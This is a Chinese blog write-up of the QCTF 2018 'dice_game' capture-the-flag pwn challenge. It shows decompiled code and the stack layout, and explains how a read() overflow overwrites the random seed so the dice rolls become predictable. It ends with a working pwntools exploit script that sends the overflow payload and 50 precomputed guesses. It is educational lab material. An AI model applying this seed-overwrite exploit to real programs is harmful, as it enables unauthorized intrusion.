XCTF 4th-QCTF-2018 dice_game

原创

ch3nwr1d 于 2019-10-23 21:26:04 发布 542 收藏

分类专栏： pwn ctf 文章标签： pwn

本文链接：https://blog.csdn.net/qq_43409582/article/details/102710921

pwn 同时被 2 个专栏收录


15 篇文章 1 订阅

订阅专栏

ctf

12 篇文章 0 订阅

订阅专栏



首先开一下保护 除了canary什么都开了。。

。

然后就打开ida分析：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char buf[55]; // [rsp+0h] [rbp-50h]
  char v5; // [rsp+37h] [rbp-19h]
  ssize_t v6; // [rsp+38h] [rbp-18h]
  unsigned int seed[2]; // [rsp+40h] [rbp-10h]
  unsigned int v8; // [rsp+4Ch] [rbp-4h]

  memset(buf, 0, 0x30uLL);
  *(_QWORD *)seed = time(0LL);
  printf("Welcome, let me know your name: ", a2);
  fflush(stdout);
  v6 = read(0, buf, 0x50uLL);
  if ( v6 <= 49 )
    buf[v6 - 1] = 0;
  printf("Hi, %s. Let's play a game.\n", buf);
  fflush(stdout);
  srand(seed[0]);
  v8 = 1;
  v5 = 0;
  while ( 1 )
  {
    printf("Game %d/50\n", v8);
    v5 = sub_A20();
    fflush(stdout);
    if ( v5 != 1 )
```

```
      break;
    if ( v8 == 50 )
    {
      sub_B28((__int64)buf);
      break;
    }
    ++v8;
  }
  puts("Bye bye!");
  return 0LL;
```


read函数造成了栈溢出漏洞。

继续审代码，发现是一个游戏。该程序首先让输入name,并且使用read来读入数据，故而此处存在栈溢出漏洞。下方看见程序使用seed、srand生成随机数。当我们猜对 5 0 次随机数时程序会调用sub_B28函数，从而得到flag.

```
signed __int64 sub_A20()
{
  signed __int64 result; // rax
  __int16 v1; // [rsp+Ch] [rbp-4h]
  __int16 v2; // [rsp+Eh] [rbp-2h]

  printf("Give me the point(1~6): ");
  fflush(stdout);
  _isoc99_scanf("%hd", &v1);
  if ( v1 > 0 && v1 <= 6 )
  {
    v2 = rand() % 6 + 1;
    if ( v1 <= 0 || v1 > 6 || v2 <= 0 || v2 > 6 )
      _assert_fail("(point>=1 && point<=6) && (sPoint>=1 && sPoint<=6)", "dice_game.c", 0x18u, "dice_game");
    if ( v1 == v2 )
    {
      puts("You win.");
      result = 1LL;
    }
    else
    {
      puts("You lost.");
      result = 0LL;
    }
  }
  else
  {
    puts("Invalid value!");
    result = 0LL;
  }
  return result;
}
```



```
1 int __fastcall sub_B28(__int64 a1)
2 {
3   char s; // [rsp+10h] [rbp-70h]
4   FILE *stream; // [rsp+78h] [rbp-8h]
5
6   printf("Congrats %s\n", a1);
7   stream = fopen("flag", "r");
8   fgets(&s, 100, stream);
9   puts(&s);
0   return fflush(stdout);
1 }
```


这个随机数咋办呢，，有栈溢出漏洞可以利用，所以就

```
0000000000000050 buf             db 55 dup(?)
0000000000000019 var_19          db ?
0000000000000018 var_18          dq ?
```

```
0000000000000010 seed            dd 2 dup(?)
0000000000000008                 db ? ; undefined
0000000000000007                 db ? ; undefined
0000000000000006                 db ? ; undefined
0000000000000005                 db ? ; undefined
0000000000000004 var_4           dd ?
0000000000000000  s              db 8 dup(?)
0000000000000008  r              db 8 dup(?)
0000000000000010
0000000000000010 ; end of stack variables
```


想着能不能将seed给覆盖掉 我们可以看到栈里的情况，buf相对于seed的偏移是0x40,然后就可以控制seed使随机数固定，在自己写个c代码生成50个随机数就行了。

我们总结下思路：

> 获取flag<—调用sub_B28函数<—猜对 5 0 次随机数<—seed、srand生成随机数<—控制seed便可使生成的随机数固定<—通过栈溢出漏洞控制seed<–寻找buf与seed的偏移距离（ps:大佬的博客里写的，太明白了）

exp:

```
from pwn import *
p = process("./dice_game")
li = [4,2,5,6,3,6,5,4,5,5,6,2,4,6,5,3,1,1,4,5,4,3,5,1,6,6,1,5,6,4,2,1,3,4,1,6,1,3,1,6,6,1,5,1,4,3,4,5,4,1]

pay = "a"*0x40 + p64(6)
p.sendline(pay)
x = 1
for i in li:
 if x>50:
  break
 p.recvuntil("point(1-6):")
 p.sendline(str(i))
 x += 1
p.interactive()
```